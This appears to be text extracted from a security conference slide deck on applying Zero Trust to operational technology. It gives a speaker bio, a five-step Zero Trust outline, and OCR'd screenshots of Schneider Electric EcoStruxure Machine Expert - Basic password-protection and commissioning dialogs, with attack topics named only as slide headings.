

Is Zero Trust Possible in OT Environments?

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Currently leads Emerging Technologies as the APJ CTO of Trustwave – a Singtel company. She strategise, engineers, research, translates, and consults in emerging areas of cybersecurity. Her current focus is on operational technology security, automotive security, Cyber Analytics and 5G.

Enjoyed malware analysis, applied research, risk and vulnerability assessments when she was a Principal Member of Technical Staff in DSO National Laboratories.

She holds a PhD in Computer Science under the Singapore-MIT Alliance, MSc in Electrical Engineering from Stanford University, and BSc (Honours), Electrical Engineering & Computer Science from the University of California at Berkeley in the United States.





Zero Trust is a security concept centered on the belief that organizations should not automatically trust anything *inside* or *outside* its perimeters and instead must verify anything and everything trying to connect to its systems before granting access.

<https://www.csoonline.com/article/3247848/what-is-zero-trust-a-model-for-more-effective-security.html>

5 Steps to Zero Trust



- **Identify sensitive data.**
 - Identify and classify sensitive data.
 - Segment the network based on data sensitivity
- **Map the flows of sensitive data**
 - Locate and map all dependent network and system objects
 - Design a more optimal flow if necessary
 - Leverage existing data and network flow diagrams
- **Architect Zero Trust Microperimeters**
 - Define microperimeters around sensitive data
 - Enforce microperimeters with physical or virtual security controls
 - Limit and strictly enforce access to microperimeters
 - Automate the rule and policy base
 - Use auditing and change control tools
- **Continuously monitor Ecosystem with Security Analytics**
 - Evaluate where you may already have security analytics
 - Determine the best deployment model for you business
 - Find a vendor that will move you along the automation path
- **Embrace security automation and orchestration**
 - Define policies for automation
 - Assess and document your SOC processes
 - Check to see what security analytics automation options are available
 - Confirms that security analytics office vendor supports your security infrastructure

Topics to cover




1. **Application Protection Bypass**
2. **Session Tokens in Administrative Commands**
3. **DLL Side Loading**
4. **Architecting for Zero Trust**

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Purdue Model



Application Protection



EcoStruxure Machine Expert - Basic

*New project

No error Not Connected 172.18.212.69

Schneider Electric

Properties Configuration Programming Display Commissioning

Project Properties

- Front Page
- Company
- Project Information
- Project Protection
- Application Protection**

Application Protection

You should set active both application protections

Read protection

☒ Active The read password is required to upload the application from the controller

Password:

Confirmation:

☐ Inactive

Write protection

☐ Active

Password:


Confirmation:

















☒ Inactive Downloading an application to the controller or modifying the application in the controller is unrestricted



Apply Cancel

Upload Applications





 **EcoStruxure** *New project Program error(s) detected Not Connected




Machine Expert - Basic               10.100.100.105  


Properties  **Configuration** **Programming**  **Display** **Commissioning**

Commissioning

- Connect
- Controller Update
- Memory Management
- Controller Info
- RTC Management

Local Devices   ☒ Filter COM ports

Ethernet Devices    ☒ Filter detected devices

Options 

Local Devices

☐ Keep Modbus driver parameters

Unit ID

Ethernet Devices

☒ ☒ 10.100.100.105


Remote Lookup

Options


- Login
- Logout
- PC to Controller (download)
- Controller to PC (upload)
- Stop controller
- Start Controller
- Launch simulator
- Stop simulator


Application Password Prompt




**The controller application is read protected**


Enter the password before uploading the application

Read password 

**The controller application is write protected**

Enter the password before downloading an application to the controller

Write password 

**PC and controller applications are different**

PC to Controller (download)

Controller to PC (upload)


Stop controller

Start Controller


Launch simulator

Stop simulator

Normal App Upload Workflow



Alternate App Upload Channel




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4. Architecting for Zero Trust

Administrative Commands



 **EcoTruxure**

*New project

Program error(s) detected

Not Connected

Machine Expert - Basic

10.100.100.105

Properties

Configuration

Programming

Display

Commissioning

Commissioning

- Connect
- Controller Update
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- RTC Management

Local Devices

- Filter COM ports

Ethernet Devices

- Filter detected devices
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Options

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- Launch simulator
- Stop simulator

Keep Modbus driver parameters

Unit ID 1


Remote Lookup

Enter a URL or an IP address


Add

Found:

Administrative Commands Workflow



